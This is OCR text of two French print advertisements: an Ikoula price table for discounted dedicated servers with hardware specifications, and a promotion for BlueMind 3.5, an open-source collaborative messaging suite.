QUANTITÉ LIMITÉE* À PRIX EXCEPTIONNEL

ikoula HÉBERGEUR CLOUD

OFFRES SANS ENGAGEMENT DE DURÉE

SERVEURS	CPU	PROCESSEUR	RAM	DISQUE DUR	SETUP (3)	PRIX HT/MOIS
A LA UNE **Green G460**	Intel® Celeron® G460 HT	1 CPU (1C/2T) @1,8 GHz	8 Go DDR3	2 To SATA (2)	OFFERT	~~39,99 €~~ 12,99 €
A LA UNE **Crazy Fish**	Intel® Xeon® 3000	1 CPU (2C/2T) @1,86 GHz min.	4 Go DDR2	2 To SATA (5 400 tr/min)	OFFERT	~~29,99 €~~ 14,99 €
TOP VENTE **IKX-G620**	Intel® Pentium® G620	1 CPU (2C/2T) @2,6 GHz	8 Go DDR3	1 To SATA	19 €	~~39,99 €~~ 9,99 €
TOP VENTE **IKX-Core i3**	Intel® Core™ i3 2100T HT	1 CPU (2C/4T) @2,5 GHz	8 Go DDR3	1 To SATA (2)	19 €	~~69,99 €~~ 12,99 €
TOP VENTE **IKX-Core i5**	Intel® Core™ i5 2400S	1 CPU (4C/4T) @2,5 GHz	16 Go DDR3	1 To SATA (2)	19 €	~~69,99 €~~ 17,99 €
IKX-Core i7	Intel® Core™ i7 2600	1 CPU (4C/8T) @3,4 GHz	16 Go DDR3	1 To SATA (2)	19 €	22,99 €
IKX-3430	Intel® Xeon® Quad Core 3430	1 CPU (4C/4T) @2,4 GHz	8 Go DDR3 (1)	2 x 1 To SATA (2)	39 €	~~189,99 €~~ 25,99 €
Green i5	Intel® Core™ i5 Quad Core 3450	1 CPU (4C/4T) @3,1 GHz	32 Go DDR3	2 To SATA (2)	29 €	25,99 €
TOP VENTE **Green i7**	Intel® Core™ i7 Quad Core 3770 HT	1 CPU (4C/8T) @3,4 GHz	32 Go DDR3	2 To SATA (2)	29 €	34,99 €
IKX-1220L	Intel® Xeon® E3-1220L HT	1 CPU (2C/4T) @2,2 GHz	32 Go DDR3	2 x 1 To SATA (2)	39 €	~~129,99 €~~ 34,99 €
IKX-R410	Intel® Bi-Xeon® Quad Core 5000	2 CPU (4C/8T) @2 GHz	32 Go DDR3	4 x 1 To SATA Raid 1 Hard (2)	49 €	~~429,99 €~~ 109,99 €
IKX-R710	Intel® Bi-Xeon® Quad Core E5520 HT	2 CPU (4C/8T) @2,26 GHz	32 Go DDR3 (1)	6 x 1 To SATA Raid 1 Hard (2)	49 €	~~499,99 €~~ 189,99 €
IKX-R910	Intel® Quad-Xeon® Hexa Core E7540 HT	4 CPU (6C/12T) @4 GHz	64 Go DDR3 (1)	6 x 300 Go SAS Raid 1 Hard 2,5 (2)	49 €	~~569,99 €~~ 249,99 €

SYSTÈMES LINUX : debian CentOS ubuntu

*Serveurs dédiés disponibles en quantité limitée et sous réserve de disponibilité sur le site : express.ikoula.com/serveur-dedie#promo

(1) Possibilité d'augmenter le niveau de RAM.

(2) Possibilité d'augmenter la taille du / des disque(s) ou d'avoir une alternative SSD / SAS et RAID HARD.

(3) Frais de setup OFFERTS dans le cas d'un engagement annuel non cumulable avec les promotions en cours.

TOUTES LES PROMOTIONS SUR : EXPRESS.IKOULA.COM

ikoula HÉBERGEUR CLOUD

sales@ikoula.com


01 84 01 02 50

BlueMind

SOLUTION OPENSOURCE
PROFESSIONNELLE DE MESSAGERIE
COLLABORATIVE

LIBÉREZ VOTRE MESSAGERIE

EMAILS
AGENDAS
CONTACTS
TÂCHES
CHAT
MOBILES
DOCUMENTS & PIÈCES JOINTES
ENVOI FICHIERS VOLUMINEUX
...
...



NOUVELLE VERSION
3.5

FRANCAIS / NOMBREUSES RÉFÉRENCES / ERGONOMIQUE / ÉVOLUTIF / ÉCONOMIQUE

Découvrez l'écosystème BlueMind et toutes les fonctionnalités sur
www.bluemind.net